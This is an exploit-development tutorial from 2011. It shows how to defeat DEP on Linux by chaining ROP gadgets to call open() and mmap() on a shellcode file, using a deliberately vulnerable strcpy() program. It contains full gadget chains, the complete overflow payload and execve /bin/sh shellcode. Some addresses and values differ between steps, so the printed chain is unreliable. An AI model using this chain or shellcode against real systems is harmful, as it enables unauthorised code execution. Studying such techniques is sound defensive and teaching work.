« Defeating DEP through a mapped file »

by Homeostasie (Nicolas.D)

08/08/2011

(trashomeo [at] gmail [dot] com)

Contents

Figures

Disclaimer

This article has been only created for security and informational purpose and does not engage my responsibility as to the usage that you decide to do with.

1. Introduction

I am going to talk about a way to bypass DEP (Data Execution Prevention) in local exploitation. DEP is intended to prevent an application from executing code from a non-executable memory region, including the stack. This helps prevent certain buffer overflow exploits. But as we know, some methods have been already described previously. They relies on:

- a classic “ret-to-libc”
- copying data into executable regions
- disabling DEP for the current process.

Recently, I was looking for another technique adapted to a Linux system and I thought to use mmap() to map a local file containing our shellcode in the virtual memory and then jump on it. ROP (Return-Oriented Programming) technique will be used to craft the function parameters.

After a web search, I did not notice any articles treating about this. That's why I took the opportunity to describe it through a basic example in this paper. I will explain the exploit design in detail, according to the difficulties encountered, and some tricks for overcoming them.

2. Description of the attack scenario

For this article, we use a source-code which has a common buffer overflow due to a bad usage of the strcpy() function (because of non realized checks on the input string parameter).

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void copy(char *arg)
{
    char msg[128];
    strcpy(msg,arg);
    printf("your argument is: %s\n",msg);
}

int main(int argc, char **argv)
{
    if (argc != 2)
    {
      printf("Usage : prog argv1\n");
      exit(1);
    }

    copy(argv[1]);
    return 0;
}
```

This source-code is compiled without SSP (Stack-Smashing Protector) and the ASLR is currently disabled.

First of all, one of the major difficulty is related to the two APIs chaining. Actually, it necessarily open a local file with the open() function and call mmap() function with the file descriptor returned by open().
Then, the second aspect will be to craft the input parameters knowing that NULL bytes will be required for mmap() function. We will see further details about this approach.
Finally, we need to find useful “gadgets” to forge our attack scenario. Note that, there are no generic way to build our ROP exploit, several solutions are possible, we should think a bit cleverer than previously.

Before going into details, we must find out a way to build our exploit. Firstly we verify the functions prototype.

The open() function:

```
int open(const char *pathname, int flags);
```

The return value is a file descriptor and the input parameters are the file name and the access modes.

The mmap() function:

```
void *mmap(void *start, size_t length, int prot, int flags, intfd, off_t offset);
```

The return value is a pointer on the mapped area and the input parameters are :

- the starting address (usually set to 0),
- the data length to map,
- the memory protection (PROT_EXEC, PROT_READ, PROT_WRITE),
- the type of the mapped object (MAP_SHARED, MAP_PRIVATE),
- the file descriptor
- the offset.

Now we need a global view of the BoF skeleton onto the stack according to the function parameters.



Illustration ▪: Global view of the BoF skeleton

Well, if it looks scary, read carefully the following lines.

On the one hand, as classical buffer overflow, we had to seek the number of bytes in order to overwrite “eip” and “ebp” registers. In this case, I need 136 bytes.

On the other hand, I would like to get directly the function addresses and gadgets into the “libc” library.

Note : For understanding purpose, this proof of concept describes a situation without the ASLR protection.

On GDB, I get the two following addresses:

```
gdb$ p open
$1 = {<text variable, no debug info>} 0xb7694b10 <open>

gdb$ p mmap
$2 = {<text variable, no debug info>} 0xb76a1ab0 <mmap>
```

3. Building a ROP exploit

I decide to split the exploit implementation in three parts. These steps will describe how to open our local file, how to map it after having crafted parameters and finally how to jump on it.

3.1. Step 1 - Open a file containing our shellcode

Question: Should we build the open() arguments on the fly?
Answer: No, you could only do that by setting parameters into your shellcode.

In order to set the pathname parameter, we basically look for a pointer on a string into the binary, in example, helped by the environment variables.

The following commands shows us a list of several choice:

```
gdb$ x/220s $esp
0xbffff484:  "\220\204\004\b����P\204��\002"
0xbffff492:  ""
0xbffff493:  ""
0xbffff494:  "\024��  ���8+��"
[SNIP]
0xbffffd09:  "COLUMNS=144"
0xbffffd15:  "DESKTOP_SESSION=default"
0xbffffd2d:
"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
"
0xbffffd7a:  "_=/usr/bin/gdb"
0xbffffd89:  "GDM_XSERVER_LOCATION=local"
[SNIP]

gdb$ x/s 0xbffffd15+10
0xbffffd25:  "default"
```

We use the “default” string at the 0xbffffd25 address to create this file in the current binary path. This one will be filled by our shellcode.

Now, how to set the “flag” parameter that allows us to define the file access mode?

We need some information about the possible values. The first reaction consists to drop our eyes on the Linux man page.

Quote:
The parameter flags must include one of the following access modes: O_RDONLY, O_WRONLY, or O_RDWR. These request open the file read-only, write-only, or read/write, respectively. In addition, zero or more file creation flags and file status flags can be bitwise-or'd in flags. The file

creation flags are O_CREAT, O_EXCL, O_NOCTTY, and O_TRUNC. The file status flags are all of the remaining flags listed below…

But we need values corresponding to each options, we can get them in the "fcntl.h" header file.

```
#define O_RDONLY        0x0000
#define O_WRONLY        0x0001
#define O_RDWR          0x0002
#define O_ACCMODE       0x0003

#define O_BINARY        0x0004  /* must fit in char, reserved by dos */
#define O_TEXT          0x0008  /* must fit in char, reserved by dos */
#define O_NOINHERIT     0x0080  /* DOS-specific */

#define O_CREAT         0x0100  /* second byte, away from DOS bits */
#define O_EXCL          0x0200
#define O_NOCTTY        0x0400
#define O_TRUNC         0x0800
#define O_APPEND        0x1000
#define O_NONBLOCK      0x2000
```

The purpose consists in forging a parameter value without NULL byte. We cannot realize that by choosing only one of these available options but It will be possible with a combination among them. We take the 0x0202 (O_RDWR | O_EXCL) value and repeat it twice to get an integer value (0x02020202).

Note: It is safer to check the first step our exploit building, just to see if it is working. We take a look around the returned value of the open() function and if nothing is happening, we should get a positive value into "eax" register.

gdb$ r `python -c 'print 128*"A" + "\x90\xf4\xff\xbf" + "\x10\x8b\xf4\xb7" + "\x12\x83\x04\x08" + "\x25\xfd\xff\xbf" + "FFFF" + "\xb0\xf4\xff\xbf" + "AAAA"'`

```
0xb7f48b10 in open () from /lib/tls/i686/cmov/libc.so.6
gdb$ c

Program received signal SIGSEGV, Segmentation fault.
[regs]
  EAX: 0x00000007  EBX: 0xB7FCCFF4  ECX: 0x46464646  EDX: 0xBFFFF4B0  o d I t s z a P C
  ESI: 0xB7FFECE0  EDI: 0x00000000  EBP: 0xBFFFF4B0  ESP: 0xBFFFF498  EIP: 0x41414141
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007BError while running hook_stop:
Cannot access memory at address 0x41414141
0x41414141 in ?? ()
gdb$
```

Illustration 2: Registers status after the open() call

Obviously it works! The "eax" register contains the file descriptor value.

3.2. Step 2 - Craft mmap() parameters into the stack

This is probably the most difficult step where your creative mind could lead you in a successful exploitation.

Note: You could do it wrong, in this case, research meticulously up to reach interesting results.

This step requires to use gadgets because most of mmap() parameters must be initialized with NULL bytes values. For illustrating that, the stack with mmap() parameters will look like this:



Illustration 3: Stack diagram of mmap() arguments

We could be surprised to see a one byte length for mapping the specified file. While we allocate an area into the virtual memory, the allocation is done by page size of a 4096 bytes length on a 32 bit system. So, we don't need to calculate our shellcode size and it will be easier to push a 0x01 value than a 0x106 value.

Here is a list of some potential useful gadgets. I turned towards the use of "ropeme-bhus10" tool (a powerful script designed to search plenty of interesting gadgets).
As it was previously said, this PoC was based on "libc" for finding gadgets, the kept results are the following:

```
0x5af69L: mov edx 0xffffffff ;;           // => 0xB7EDCF69
0x3734L: inc edx ;;                       // => 0xB7E85734
0xe4167L: pop ecx ; pop ebx ;;            // => 0xB7F66167
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;   // => 0xB7F2463A
0x76e13L: add ecx ebp ;;                  // => 0xB7EF8E13
0xd1e7aL: mov [ecx+0x4] edx ; pop ebp ;;  // => 0xB7F53E7A
0xfb6eaL: mov [ecx+0x8] eax ; pop ebp ;;  // => 0xB7F7D6EA
0x5d7f5L: mov [ecx] edx ; pop ebp ;;      // => 0xB7EDF7F5
0x5f377L: mov edx eax ; mov eax edx ;;    // => 0xB7EE1377
0xe401bL: call eax ; pop ebx ; pop ebp ;; // => B7F6601B
```

If we get an offset, it will be necessary to add this value with the "libc" image base. Ldd command can provide us this address:

```
$ ldd ropmap
      linux-gate.so.1 =>  (0xb7fe3000)
      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e82000)
      /lib/ld-linux.so.2 (0xb7fe4000)
```

We also search for « leave/ret » instruction selected on the binary file.

```
0x8048312L: leave ;;
```

Now we will see step by step how to arrange the gadgets for crafting each parameter. However an issue occurs, I don't know the stack address where the mmap() parameters could be stored because the number of gadgets address is currently unknown. Now we take a realistic address (for example 0xbffff4b0) and we will try to fix it later.

If we keep an eye on the buffer overflow skeleton, particularly while the open() function is executed, it returns on a "leave/ret" instruction which will load esp with the new "ebp" value. Then ebp takes the new fake "ebp" to point on the first mmap() argument. Finally the first instruction of ROP gadget will be executed.

We will now see how to craft our mmap() parameters.

3.2.1. *ROP chaining for crafting the first argument to 0*

Status registers once open() returned:

```
gdb$ ni
-------------------------------------------------------------------------[regs]
  EAX: 0x00000006  EBX: 0xB7FCCFF4  ECX: 0x02020202  EDX: 0xBFFFF4B0  o d I t s z a P C
  ESI: 0xB7FFECE0  EDI: 0x00000000  EBP: 0xBFFFF4B0  ESP: 0xBFFFF478  EIP: 0xB7EDCF69
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
-------------------------------------------------------------------------[code]
0xb7edcf69:     mov    edx,0xffffffff
0xb7edcf6e:     ret
0xb7edcf6f:     mov    eax,DWORD PTR [ebp+0x14]
0xb7edcf72:     mov    DWORD PTR [esp+0x8],eax
0xb7edcf76:     lea    eax,[ebp+0xc]
0xb7edcf79:     mov    DWORD PTR [esp+0x4],eax
0xb7edcf7d:     mov    eax,DWORD PTR [ecx+0x98]
0xb7edcf83:     mov    DWORD PTR [esp],eax
---------------------------------------------------------------------------
0xb7edcf69 in ?? () from /lib/tls/i686/cmov/libc.so.6
gdb$
```

Illustration 4: Status registers after open() call

One of the most important point for crafting parameters is to locate gadgets which allow us to write into the stack.

If we look to our selected gadgets list, we can notice instructions to save a value register towards the address pointed by ecx.

```
mov [ecx+0x4] edx ; pop ebp ;;
mov [ecx+0x8] eax ; pop ebp ;;
mov [ecx] edx ; pop ebp ;;
```

So we could take benefit on these instructions for setting the stack as we want. Consequently, “ecx” register should point towards addresses where parameters will be stored.

Because we don't found gadgets who allow us to put 0 into “edx” register, we thought about a tip for overcoming this issue. This one relies on integer overflow. Actually, if we add 1 to 0xffffffff value, the result should be 0x100000000 but it will be truncated to 0x00000000 due to the integer size.

Moreover we must put 0 into “ecx” register. We don't have any gadget to realize easily this operation. So if we put 0xffffffff on the stack ,we would be able to initialize “ecx” thanks to a “pop ecx” instruction. As previously said we increment the “ecx” register for getting a zero value.

Below the ROP gadget chaining gives us the following asm code:

```
mov edx 0xffffffff ;;
inc edx ;;                    // edx equals 0
pop ecx ; pop ebx ;;          // ecx pops the 0xffffffff value on the stack
inc ecx ; or [esi+0x5d] bl ;; // ecx = 0xffffffff + 1 = 0
add ecx ebp ;;                // ecx is initialized with ebp value
mov [ecx] edx ; pop ebp ;;
```

And we obtain the following ROP exploit on the stack:

```
128*"A"
0xbffff470        // fake ebp
0xb7f48b10        // @open
0x08048312        // leave/ret
0xbffffd25        // filename "default"
0x02020202        // Access mode
0x bffff4b0       // Base address to store mmap registers
0xb7edcf69        // mov edx 0xffffffff ;;
0xb7e85734        // inc edx ;;
0xb7f66167        // pop ecx ; pop ebx ;;
0xffffffff
"BBBB"
0xb7f2463a        // inc ecx ; or [esi+0x5d] bl ;;
0xb7ef8e13        // add ecx ebp ;;
0xb7edf7f5        // mov [ecx] edx ; pop ebp ;;
"BBBB"            // save EBP
"AAAA"            // EIP
```

3.2.2. *ROP chaining for crafting the second and the fourth argument to 1*

Status registers once the first mmap() argument has been crafted:

Illustration 5: Status registers after having crafted the first argument

Note that we have to set the size to 1, so we need to increment “edx” just one time and “ecx” four times in order to to point on the right address.
Below the ROP gadget chaining gives us the following asm code:

```
inc edx ;; /* edx = 1 */
inc ecx ; or [esi+0x5d] bl ;;
inc ecx ; or [esi+0x5d] bl ;;
inc ecx ; or [esi+0x5d] bl ;;
inc ecx ; or [esi+0x5d] bl ;;
mov [ecx] edx ; pop ebp ;;
mov [ecx+0x8] edx ; pop ebx ; pop ebp ;;
```

Instead of “AAAA” EIP value on the previous ROP exploit, we add the following instructions set:

```
0xb7e85734        // inc edx ;;
0xb7f2463a        // inc ecx ; or [esi+0x5d] bl ;;
0xb7f2463a
0xb7f2463a
0xb7f2463a
0xb7edf7f5        // mov [ecx] edx ; pop ebp ;;
0xb7fff4b0
0xb7f50161        // mov [ecx+0x8] edx ; pop ebx ; pop ebp ;;
"BBBB"
0xb7fff4b0        // save EBP
"AAAA"            // EIP
```

3.2.3. *ROP chaining for crafting the third argument to 4*

This is a status registers once the second and the fourth mmap() arguments have been crafted:

```
gdb$ ni
-------------------------------------------------------------------------[regs]
  EAX: 0x0804A008  EBX: 0x42424242  ECX: 0xBFFFF4B4  EDX: 0x00000001  o d I t S z a P c
  ESI: 0xB7FFECE0  EDI: 0x00000000  EBP: 0xBFFFF4B0  ESP: 0xBFFFF480  EIP: 0xB7E85734
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
-------------------------------------------------------------------------[code]
0xb7e85734:     inc    edx
0xb7e85735:     ret
0xb7e85736:     mov    BYTE PTR [edx+0x1ddab539],dl
0xb7e8573c:     mov    ?,WORD PTR [edi+0x63]
0xb7e8573f:     fst    QWORD PTR [ecx]
0xb7e85741:     add    DWORD PTR [ebp+0x70707d1b],0xffffffec
0xb7e85748:     aam    0xffffffdc
0xb7e8574a:     push   es
-------------------------------------------------------------------------------
0xb7e85734 in ?? () from /lib/tls/i686/cmov/libc.so.6
gdb$ x/4x 0xBFFFF4B0
0xbffff4b0:     0x00000000      0x00000001      0xbffff4bc      0x00000001
gdb$
```

Illustration 6: Status registers after having crafted the second and the fourth arguments

Concerning this fourth parameter, we have to put 0x04 value instead of 0xbffff4bc value.
Below the ROP gadget chaining gives us the following asm code:

```
0x3734L: inc edx ;; /* edx = 1 */
0x3734L: inc edx ;;
0x3734L: inc edx ;;
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;
0x5d7f5L: mov [ecx] edx ; pop ebp ;;
```

Instead of "AAAA" EIP value on the previous ROP exploit, we add the following instructions set:

```
0xb7e85734        // inc edx ;;
0xb7e85734
0xb7e85734
0xb7f2463a        // inc ecx ; or [esi+0x5d] bl ;;
0xb7f2463a
0xb7f2463a
0xb7f2463a
0xb7edf7f5        // mov [ecx] edx ; pop ebp ;;
0xb7fff4b0        // save EBP "\xb0\xf4\xff\xbf"
 "AAAA"           // EIP
```

3.2.4. *ROP chaining for crafting the fifth argument to "fd" value (file descriptor)*

The status registers once the third mmap() argument has been crafted:

```
gdb$
-------------------------------------------------------------------------[regs]
  EAX: 0x00000007  EBX: 0x42424242  ECX: 0xBFFFF4B8  EDX: 0x00000004  o d I t s z a p c
  ESI: 0xB7FFECE0  EDI: 0x00000000  EBP: 0xBFFFF4B0  ESP: 0xBFFFF488  EIP: 0xB7EE1377
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
-------------------------------------------------------------------------[code]
0xb7ee1377 <__wuflow+151>:      mov    edx,eax
0xb7ee1379 <__wuflow+153>:      mov    eax,edx
0xb7ee137b <__wuflow+155>:      ret
0xb7ee137c <__wuflow+156>:      mov    DWORD PTR [esp],esi
0xb7ee137f <__wuflow+159>:      call   0xb7ee09c0 <_IO_switch_to_main_wget_area>
0xb7ee1384 <__wuflow+164>:      mov    ecx,DWORD PTR [esi+0x58]
0xb7ee1387 <__wuflow+167>:      mov    eax,DWORD PTR [ecx]
0xb7ee1389 <__wuflow+169>:      cmp    eax,DWORD PTR [ecx+0x4]
-------------------------------------------------------------------------------
0xb7ee1377 in __wuflow () from /lib/tls/i686/cmov/libc.so.6
gdb$ x/4x 0xBFFFF4B0
0xbffff4b0:     0x00000000      0x00000001      0x00000004      0x00000001
gdb$
```

Illustration ": Status registers after having crafted the third argument

The purpose consists to put the file descriptor stored in "eax" register into "edx" register and to use the appropriated gadget for writing this value in memory.
Below the ROP gadget chaining gives us the following asm code:

```
0x5f377L: mov edx eax ; mov eax edx ;;
0xce161L: mov [ecx+0x8] edx ; pop ebx ; pop ebp ;;
```

Instead of "AAAA" EIP value on the previous ROP exploit, we add the following instructions set:

```
0xb7ee1377        // mov edx eax ; mov eax edx ;;
0xb7f50161        // mov [ecx+0x8] edx ; pop ebx ; pop ebp ;;
"BBBB"
0xbffff4b0        // save EBP
"AAAA"            // EIP
```

3.2.5. *ROP chaining for crafting the sixth argument to 0*

The status registers once the fifth mmap() argument has been crafted:

```
gdb$
------------------------------------------------------------------------[regs]
  EAX: 0x00000007  EBX: 0x42424242  ECX: 0xBFFFF4B8  EDX: 0x00000007  o d I t s z a p c
  ESI: 0xB7FFECE0  EDI: 0x00000000  EBP: 0xBFFFF4B0  ESP: 0xBFFFF498  EIP: 0x41414141
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007BError while running hook_stop:
Cannot access memory at address 0x41414141
0x41414141 in ?? ()
gdb$ x/8x 0xBFFFF4B0
0xbffff4b0:     0x00000000      0x00000001      0x00000004      0x00000001
0xbffff4c0:     0x00000007      0xbffffc68      0xbffffc98      0xbffffcbe
gdb$
```

Illustration 8: Status registers after having crafted the fifth argument

The ROP gadget chaining show us the following asm code:

```
0x5af69L: mov edx 0xffffffff ;;
0x3734L: inc edx ;;
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;
0xa263aL: inc ecx ; or [esi+0x5d] bl ;;
0xce161L: mov [ecx+0x8] edx ; pop ebx ; pop ebp ;;
```

Instead of "AAAA" EIP value on the previous ROP exploit, we add the following instructions set:

```
0xb7edcf69        // mov edx 0xffffffff ;;
0xb7e85734        // inc edx ;;
0xb7f2463a        // inc ecx ; or [esi+0x5d] bl ;;
0xb7f2463a
0xb7f2463a
0xb7f2463a
0xb7f50161        //mov [ecx+0x8] edx ; pop ebx ; pop ebp ;;
"BBBB"
0xbffff4b0        // save EBP
"AAAA"            // EIP
```

3.3. Step 3 – Call mmap() and jump on the mapped area

We should set the mmap() address instead of "AAAA" EIP value on the previous ROP exploit with 0xb76a1ab0 value. But, we also need to modify our previous base address to store mmap() parameters (0xbffff4b0). Actually, we know the ROP exploit size and on my side, the new value is 0xbffff4a0. It will then replace this value everywhere in our exploit.

At this point, we have crafted all mmap() parameters. As previously with the open() function, it is safer to check if the second step of our exploit building is functional. We are going to watch the return value of mmap() function call and if nothing happen, we should get a pointer from the mapped area into "eax" register, otherwise -1.

```
Program received signal SIGSEGV, Segmentation fault.
-------------------------------------------------------------------------------[regs]
  EAX: 0xB7FDF000  EBX: 0x42424242  ECX: 0x00000001  EDX: 0x00000004  o d I t S z a P C
  ESI: 0xB7FFECE0  EDI: 0x00000000  EBP: 0xBFFFF4A0  ESP: 0xBFFFF4A0  EIP: 0x41414141
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007BError while running hook_stop:
Cannot access memory at address 0x41414141
0x41414141 in ?? ()
gdb$ x/s 0xB7FDF000
0xb7fdf000:      "Put your shellcode here!!!\n"
gdb$
```

Illustration 9: Status registers after mmap() call

On the bag, it works again! Actually, the “eax” register contains our base address of mapped area. As written « Put your shellcode here!!! » in the local file, we retrieve it on this base address.

Finally, we just need a jump on our mapped area with a « call eax » instruction. We can find it at the 0xb7f6601b address.

Our final ROP exploit will look like this:

```
r `python -c 'print 128*"A" + "\xf0\xf3\xff\xbf" + "\x10\x8b\xf4\xb7" + "\x12\
x83\x04\x08" + "\x25\xfd\xff\xbf" + "\x02\x10\x02\x10" + "\xa0\xf4\xff\xbf" +
"\x69\xcf\xed\xb7" + "\x34\x57\xe8\xb7" + "\x67\x61\xf6\xb7" +
"\xff\xff\xff\xff" + "BBBB" + "\x3a\x46\xf2\xb7" + "\x13\x8e\xef\xb7" + "\xf5\
xf7\xed\xb7" + "\xa0\xf4\xff\xbf" + "\x34\x57\xe8\xb7" + "\x3a\x46\xf2\xb7" +
"\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" +
"\xf5\xf7\xed\xb7" + "\xa0\xf4\xff\xbf" + "\x61\x01\xf5\xb7" + "BBBB" + "\xa0\
xf4\xff\xbf" + "\x34\x57\xe8\xb7" + "\x34\x57\xe8\xb7" + "\x34\x57\xe8\xb7" +
"\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" +
"\x3a\x46\xf2\xb7" + "\xf5\xf7\xed\xb7" + "\xa0\xf4\xff\xbf" +
"\x77\x13\xee\xb7" + "\x61\x01\xf5\xb7" + "BBBB" + "\xa0\xf4\xff\xbf" + "\x69\
xcf\xed\xb7" + "\x34\x57\xe8\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" +
"\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x61\x01\xf5\xb7" + "BBBB" + "\xa0\
xf4\xff\xbf" + "\xb0\x5a\xf5\xb7" + "\x1b\x60\xf6\xb7"'`
```

Before the exploit execution, we don't forget to fill the « default » local file with our shellcode. This is how to do :

```
echo `perl -e 'print
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\
x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80"'` > default
```

Below, a screen shot under GDB showing the successful exploit. If we wish to make it functional in normal execution, we should modify some addresses on the stack. It is due to stack shifting when a program runs under GDB.

```
gdb$ r `python -c 'print 128*"A" + "\xf0\xf3\xff\xbf" + "\x10\x8b\xf4\xb7" + "\x12\x83\x04\x08" + "\x37\xf8\xff\xbf" +
"\x02\x10\x02\x10" + "\xa0\xf4\xff\xbf" + "\x69\xcf\xed\xb7" + "\x34\x57\xe8\xb7" + "\x67\x61\xf6\xb7" + "\xff\xff\xff\
xff" + "BBBB" + "\x3a\x46\xf2\xb7" + "\x13\x8e\xef\xb7" + "\xf5\xf7\xed\xb7" + "\xa0\xf4\xff\xbf" + "\x34\x57\xe8\xb7"
+ "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\xf5\xf7\xed\xb7" + "\xa0\xf4\xf
f\xbf" + "\x61\x01\xf5\xb7" + "BBBB" + "\xa0\xf4\xff\xbf" + "\x34\x57\xe8\xb7" + "\x34\x57\xe8\xb7" + "\x34\x57\xe8\xb7
" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\xf5\xf7\xed\xb7" + "\xa0\xf4\
xff\xbf" + "\x77\x13\xee\xb7" + "\x61\x01\xf5\xb7" + "BBBB" + "\xa0\xf4\xff\xbf" + "\x69\xcf\xed\xb7" + "\x34\x57\xe8\x
b7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x3a\x46\xf2\xb7" + "\x61\x01\xf5\xb7" + "BBBB" +
 "\xa0\xf4\xff\xbf" + "\xb0\x5a\xf5\xb7" + "\x1b\x60\xf6\xb7"'`
Votre argument est : AAAA
```

4. Conclusion

Through this article, we have seen a local exploitation for defeating DEP. This one relies on open() and mmap() functions chaining. I described in details how to build an exploit based on ROP technique dedicated to craft parameters. The experimented difficulties and some tips to overcome them. It may probably exist other ways for a successful attack scenario (of course). Anyway, the purpose was to show you the ability to do it with a technical approach.

For any questions or comments about this article content, you could join me to « trashomeo [at] gmail [dot] com ».

Special thanks to p3lo for his rereading.